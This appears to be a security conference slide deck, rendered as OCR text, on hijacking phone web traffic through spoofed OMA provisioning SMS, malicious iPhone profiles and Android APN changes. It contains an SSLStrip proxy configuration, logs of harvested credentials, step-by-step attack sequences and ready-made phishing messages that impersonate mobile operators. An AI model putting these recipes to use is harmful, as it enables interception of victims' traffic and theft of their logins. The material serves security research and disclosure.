  - It allows setting up both browser and MMS access points on the device



OTA Client Provisioning

has contributed an over the air (OTA) client provisioning component to the Open Handset Alliance's Android Open Source Project under the Apache 2.0 License. The OTA component enables Mobile Network Operators and Device Manufacturers to remotely configure data access points on Android devices using the industry-standard OMA Client Provisioning mechanism.

OMA Client Provisioning is the de facto standard for updating data access points on handsets and is currently supported by nearly all GSM devices. [redacted]'s contribution adds this important component to Android for the first time.

To view the contribution, please visit review.source.android.com


How can we add/modify an Access Point??

Android Application

- Android SDK allows for an application capable of changing certain device settings:
  - Global Audio settings
  - Sync settings
  - Display orientation
  - APN settings

- The developer is free to use these features by using the Android permission mechanism

- At installation time, the application installer asks the user to grant the required permissions.



PermTest

Do you want to install this application?

Allow this application to:

Your location
coarse (network-based) location, fine (GPS) location

Your messages
edit SMS or MMS, receive SMS, receive WAP

Your personal information
read owner data, write owner data

Your accounts
use the authentication credentials of an account


Android Permission mechanism

- Any Android developer must declare the permissions that an application requires in the AndroidManifest.xml file.

- The "*uses-permission*" tag is used to declare a permission:

```
<uses-permission android:name="android.permission.NAME_OF_PERMISSION"/>
```

- For example, an application to change APN settings must declare:




```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
      package="org.test">

    <uses-permission android:name="android.permission.WRITE_APN_SETTINGS" />

</manifest>
```

Android Application Deployment

- Sign your application with a suitable private key and publish it on Android Market

Android market service

- The test of tests show that the APN/proxy configuration:
  1. Works on Android 1.6
  2. Doesn’t work on Nexus One Android OS 2.1
  3. But…. works on Nexus One Android OS 2.2



Edit access point

Name	HITB Demo
APN	hitb.demo
Proxy	172.16.54.91
Port	8080

Remote Device Configuration Attacks

Attack Strategy

- The attack goal is to hijack mobile web traffic by means of remote device reconfigurations.
- The attack is achieved by forcing the HTTP/HTTPS traffic to go through a proxy under the control of the attacker.
- The hijacking can be accomplished by exploiting the following provisioning mechanisms:
  - OMA Client Provisioning (All handsets equipped with an OMA Provisioning client)
  - iPhone Device Configuration (iPhone, iPod, iPad before iOS 4)
  - Android OS configuration APIs (Android powered handsets)

Proxy Power


- Proxy settings are supported by any phone equipped with an OMA provisioning client, Apple and Android devices (it's a standard).
- Proxy configuration "*usually*" affects only HTTP (and HTTPS) browser traffic.
- An HTTPS stripping attack can be carried out.
- However if the attack cannot be executed, HTTPS communication passes ***unnoticed*** through the proxy (CONNECT method).

New Tricks For Defeating SSL In Practice

Moxie Marlinspike
moxie@thoughtcrime.org

Evil Proxy

- Based on Apache+Mod-Proxy.
- SSLSTRIP as a remote proxy for HTTP connections.
- Mod_Security Audit Feature for acquiring traffic in cleartext.



```
# Proxy chaining settings for SSLStrip
ProxyRemote http http://127.0.0.1:10000

# Setting for allowing HTTPS Connect Mode
AllowCONNECT 443

# Start Mod_Security Engine
SecRuleEngine On
SecRequestBodyAccess On
SecResponseBodyAccess On

# Serial audit log
SecAuditEngine On
SecAuditLogParts ABCEIFHZ
```

Forwarding HTTP traffic to SSLSTRIP


Allowing proxy CONNECT method for HTTPS connections

Starting ModSecurity Engine


Enabling ModSecurity Log Audit Engine

Hijacking Example

- The attack generally affects only web browser traffic.
  - Eavesdropping on Web Traffic



```
:uri = http://login.facebook.com/login.php?iphone&next=http%3A%2F%2Ftouch.f
.com%2F%3Fw2m&refsrc=http%3A%2F%2Ftouch.facebook.com%2F
:uri = http://touch.facebook.com/?w2m
:uri = http://static.ak.fbcdn.net/rsrc.php/z3QGZ/hash/e5hwxxhn.css
:uri = http://static.ak.fbcdn.net/rsrc.php/zA730/hash/bhbdatll.js
:uri = http://static.ak.fbcdn.net/rsrc.php/zA125/hash/e0q35e2j.png
:uri = http://static.ak.fbcdn.net/rsrc.php/z36YT/hash/dvep9po1.png
:uri = http://static.ak.fbcdn.net/rsrc.php/z1K10/hash/bt3zk5ae.png
:uri = http://static.ak.fbcdn.net/rsrc.php/z85ST/hash/2h1l97j1.gif
:uri = http://static.ak.fbcdn.net/rsrc.php/zBLW2/hash/cv1xerhz.js
:uri = http://static.ak.fbcdn.net/rsrc.php/z6KOK/hash/40vjzuc0.js
```



http://10.10.200.11:3000/


News FeedEventsRequests

What's on your mind?

Share Cancel

Msl Demo Working on the slides...

Yesterday at 9:40pm · Comment · Like



11:19

facebook

Home Profile Friends Inbox

News Feed Events Requests

What's on your mind?

Msl Demo Working on the slides...
Yesterday at 9:40pm · Comment · Like


Msl Demo Nothing...
June 17 at 2:32pm · Comment · Like

Older Posts

Download Facebook for your Nexus One.
Language | Mobile Site | Full Site
Logout
Facebook © 2010

MobileJacking in progress...

  - Content Injection




View Google in: **Mobile** | Classic

Go to Google.com

©2010 - Privacy

MobileJacking in progress...

  - Grabbing User Credentials




```
Found Twitter credential:  Username:msldemotest - Password:
Found Twitter credential:  Username:msldemotest@gmail.com -
Found Google credential:  Username:msldemotest - Password:d
Found Facebook credential:  Username:msldemotest@gmail.com -
Found Google credential:  Username:msldemotest - Password:d
```

OMA Client Provisioning

An Info SMS is sent

An Info SMS ***carrying the USERPIN*** is sent




A Provisioning document authenticated by the USERPIN is sent via SMS

A Provisioning document authenticated by the NETWORKPIN is sent via SMS

User inserts the USERPIN

The user is ***NOT REQUESTED*** to insert the PIN



Configuration sett.

1/2

From 4220

Select 'Save' from 'Options' to configure all settings.

Access points:

Saved

New configuration is installed


Hijacking devices with OMA CP

***Goal**: Deceive the user into installing a new configuration.*


1. Identify the victim's mobile operator
   - Network settings strictly related to the Mobile Operator
2. Send a fake Info SMS
   - Impersonate a new Mobile Operator provisioning process
3. Send a malicious Provisioning SMS
   - Install attacker network settings as the default

Identifying the victim's Mobile Operator

- Usually only the target number is known.
- IMSI Lookup service returns the IMSI of a mobile number.
- IMSI = **MCC MNC** MSIN
- In this way we can identify the mobile operator …
- … and retrieve the network settings.



```
<conf>
  <country mcc="222">
    <provider>
      <mnc>01</mnc>
      <name>TIM</name
      <apn>ibox.tim.it</a
      <xml_conf>
        <![CDATA[<wap-p
              <characte
                <parm
```



- Analysis of SIM card numbers
- Link to a list of known APN settings around the world
- Link to a list of known APN settings around the world
- Link to a list of known APN settings in Europe


Categories: Mobile telecommunications standards | 3rd Ger

Sending A Malicious SMS

- Binary and text SMSs could be easily spoofed via specific services.


- The tests showed that the provisioning SMS ***is STILL not filtered!***

- UIs display very little and very confusing information.



New settings received

Install?




Service provider
Configuration message

- It can be ***really difficult*** to figure out if the new configuration was sent from the mobile operator or <u>not</u>!

Attack Summary

Starting from victim phone number…

1 **IMSI Lookup:** +39 3456789012 ➩ **MCC MNC** ➩ Victim Operator Network



2 **Send fake Info SMS**

3 **Send Attacker Provisioning SMS with new network settings**

Hijacking iPhone

***Goal**: Trick the victim into installing a malicious profile.*

1. Send a deceptive message
   - Impersonating the victim’s Mobile Operator is always a good choice.


2. Identify the victim’s Mobile Operator
   - The new settings must define specific operator parameters.

3. Deliver a “Verified” configuration profile
   - The message must appear to be valid.

mobile security lab

Mobile Spamming

- A spoofed SMS/MMS can be sent to the victim by impersonating the mobile operator.



Dear Customer,an incorrent configuration has been detected. Please, visit www.youroperator-update.com to install the correct configuration.
Your Operator


Dear Customer,an incorrect configuration has been detected. Please, visit www.youroperator-update.com to install the correct configuration.
Your Operator

- When a user taps the URL inside the message, Mobile Safari usually opens the web page linked to it.

- If the URL is linked to a mobileconfig file, Mobile Safari will silently downloads the file and opens the Profile Installation Menu <u>instead</u>.

Targeting the iPad 3G

- The iPad is not equipped with an SMS/MMS client but…
  - …MobileMail is available.
- It's possible to trick the victim into opening a mobileconfig file by sending an email with a fake link.
- A user hardly ever checks a link address in an email.



Da: YourOperator Service


Incorrect Configuration
18 giugno 2010 18.01

Dear customer,

an incorrect configuration has been detected.

Please, visit www.youroperator.com/apple to install the correct configuration.

Your Operator



From: YourOperator Service

Incorrect Configuration
18 giugno 2010 18.01

Dear customer,

